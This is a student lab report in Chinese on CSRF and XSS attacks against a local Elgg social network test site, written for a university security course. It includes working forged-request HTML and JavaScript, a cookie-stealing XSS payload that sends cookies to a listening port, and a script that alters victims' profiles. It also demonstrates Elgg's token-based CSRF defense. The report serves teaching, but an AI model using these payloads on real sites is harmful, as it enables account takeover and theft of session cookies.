



华中科技大学

信息系统安全实验报告

姓 名：胡 晓 雯
学 院：网络空间安全学院
专 业：网络空间安全
班 级：网安 1904 班
学 号：U201911757
指导教师：王 杰

分数	
教师签名	

2022 年 6 月 21 日

目 录

实验一 web 安全实验	1
1.1 实验目的	1
1.2 实验内容、步骤即结果	1
1.3 实验中的问题、心得和建议	19

实验一 web 安全实验

1.1 实验目的


本实验目的是通过发起跨站请求伪造攻击（CSRF 或 XSRF），进一步理解跨站请求伪造攻击原理和防御措施。跨站请求伪造攻击一般涉及受害者、可信站点和恶意站点。受害者在持有与受信任的站点的会话（session）的情况下访问了恶意站点。恶意站点通过将受害者在受信任站点的 session 中注入 HTTP 请求，从而冒充受害者发出的请求，这些请求可能导致受害者遭受损失。

在本实验中，需要对社交网络 Web 应用程序发起跨站请求伪造攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站请求伪造攻击，但是为了重现跨站请求伪造攻击如何工作，实验中的 Elgg 应用事先将防御措施关闭了。重现攻击后，需要通过重新开启防御措施，对比开启防御后的攻击效果。

1.2 实验内容、步骤即结果

任务一:使用 GET 请求的 CSFR 攻击

首先去顶添加好友的 HTTP 请求，以 Charlie 账户登录，发送添加 Samy 为好友的请求，并使用 HTTPHeaderLive 来获取添加好友请求的 HTTP 请求，如下图：




观察到发送了一条 POST 请求，在这条请求中浏览器需要发送当前想要添加的用户的 GUID 信息，而对于 Samy 而言可知其 GUID 为 45。

编写 attacker 网站的 index.html 如下所示，其中包含一个 img 条目，以自动引发与 POST 类似的 GET 请求。该恶意网站中包含 Samy 的 GUID，当点击后由于网页中包含一个 img 类型的文件，因此会向其指定的网站发起 GET 请求，而此时会携带登录的 cookie，因此最终会添加 Samy 为好友。


```
<html>
<head>
<title> malicious web </title>
</head>
<body>Hi, you are my friend!

</body>
</html>
```

Samy 发送一紧急邮件给 Alice，暗示其点击链接。




Alice 点击链接后，会跳转到如下所示的页面。



使用 httpheader 截包查看，该网址发出了一个添加 Samy 为好友的 get 请求。




最终，如下所示，Alice 成功添加上了 Samy 为好友。



任务二:使用 POST 请求的 CSFR 攻击

以 Alice 身份登录并尝试修改自身的个人资料，同时使用 HTTPHeaderLive 抓取信息并分析。观察到 URL 值应为 /action/profile/edit，提交的表单中需要包含需要修改信息的用户的 GUID，使用类似添加好友的方式用 HTTPHeaderLive 抓取得到 Alice 的 GUID 为 42。




因此编写恶意网页信息如下，该恶意网页会是的 Alice 的主页显示 HXW 字样。

```
<html><body>
<h1>
```

```
This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function post(url,fields) {
//创建一个<form>元素
var p = document.createElement("form"); //构建表单
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post"; //将表单追加到当前页面
document.body.appendChild(p); //提交表单
p.submit();
}
function csrf_hack() {
var fields; fields += "<input type='hidden' name='name' value='alice'>";
fields += "<input type='hidden' name='description' value='HXW'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='briefdescription' value=''>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='location' value=''>";
fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
var url = "http://www.csrflabelgg.com/action/profile/edit";
post(url,fields);
}
// 在加载页面后调用 csrf_hack()
window.onload = function() { csrf_hack();}
</script>
</body></html>
```

类似地，Samy 编写恶意邮件进行诱导 Alice 对恶意网站访问。Alice 点击恶意网站首，可以抓取到恶意网站发送的 POST 请求，并观察到 Alice 的个人主页变为 HXW。



任务三:CSRF login

首先，尝试进行登陆，可以观查到 login 的 post 报文的具体 URL，同时需要包含具体的用户名和密码信息。



因此，利用表单编写如下所示的恶意代码，一旦点击恶意网站，就会发送一条携带 Samy 用户名和口令的报文。


```
<html>
```

```

<head>
  <title> CSRF-Task3 </title>
</head>
<body>
  <h1>
    CSRF TASK 3
  </h1>
  <script type="text/javascript">
    // 提交表单函数
    function post(url, fields) {
      // 创建一个 <form> 元素
      var p = document.createElement("form");
      // 构造表单
      p.action = url;
      p.innerHTML = fields;
      p.target = "_self";
      p.method = "post";
      // 将这个 form 表单添加到当前页面中
      document.body.appendChild(p);
      // 提交 form 表单
      p.submit();
    }
    // CSRF 攻击函数
    function csrf_hack() {
      var fields;
      // 构造登录 Elgg 的表单
      // description 的内容设置为伪造的话
      // 表单的类型是隐藏(hidden)的, 使得受害者不会察觉
      fields += "<input type='hidden' name='username' value='Samy'>";
      fields += "<input type='hidden' name='password' value='seedsamy'>";
      fields += "<input type='hidden' name='returntorefer' value='true'>";
      var url = "http://www.csrflabelgg.com/action/login";
      post(url, fields);
    }
    // 当页面窗口加载时调用攻击函数
    window.onload = function () { csrf_hack(); }
  </script>
</body>
</html>

```

当 Alice 点击 Samy 所发邮件里的恶意链接后, 可以观察到此时真实的用户已经切换为 Samy。




任务四:CSFR 防御策略

首先，首先进入目录/var/www/CSRF/Elgg/ vendor/elgg/elgg/engine/classes/Elgg，在 ActionService.php 文件中找到函数 gatekeeper() 并注释掉 return true 语句，如下图。


```
*ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit
url.php x dropdown.php x email.php x text.php x index.html x *ActionsService.php x
}
$hour = 60 * 60;
return (int)((float)$timeout * $hour);
}
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;
    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }
        $token = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks
            valid: this is probably a mismatch due to the
            // login form being on a different domain
        }
    }
}
```

接着，进行任务三测试。


此时再从 alice 界面点击连接，不会直接跳转到 samy 已经登陆完成的界面，而是停留在 csrf labattacker 界面上




同时，可以截包观察到 login 的尝试，且能够观察到右侧提示的缺失 token 和 ts_feilds 字段




接着，进行任务二的尝试，点击 samy 的恶意网站后，会提示该网站伪造了 http 的 post 请求，同样地，会提示缺失缺失 token 和 ts_feilds 字段






最后，进行任务一的测试。

在点击连接后会进入到 index.html 所展示的页面，如下所示。



但是退出后，会观察到没有添加成功 Samy，且显示 token 丢失。



任务五:使 XSS 盗取秘密信息

Samy 修改个人简介为如下所示内容。该脚本将 cookie 写到 5555 端口，因此攻击者可以在 5555 端口进行监听以获取机密信息。


```
<p><script>document.write('<img src=http://127.0.0.1:5555? c='+ escape(document.cookie) + '>'); </script></p>
```

另开一个终端在 5555 端口进行监听，此时 Alice 访问 Samy 的主页，在 5555 端口能够截获到机密信息 cookie。



或者可以使用如下所示方式进行弹窗显示。

```
<script type = "text/javascript">alert(document.cookie);</script>
```



任务六:XSS 篡改用户资料

将如下脚本放置在 Samy 的个人主页中。该脚本文件实现的功能是，一旦受害者点击 Samy 的个人主页，该脚本就会自动获取 ts、token 等信息，并判断当前用户是否为 Samy，若不是 Samy，则仿照个人主页修改的 URL 发送修改个人主页信息为 Samy is my hero 的请求。


```
<p><script type="text/javascript">
  window.onload = function() {
    <!--自动获取 ts、token 等信息-->
    var elgg_ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var elgg_token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var guid = "&guid=" + elgg.session.user.guid;
    var name = "&name=" + elgg.session.user.name;
```

```

var desc = "&description=Samy is my hero." + "&accesslevel[description]=2";
var content = elgg_token + elgg_ts + name + desc + guid;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var SamyGUID = 47;
if (elgg.session.user.guid != SamyGUID) {
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script></p>


```

需要注意的是，需要在 Visual editor 的情况下进行脚本的输入，否则会被直接解析为普通的文字。

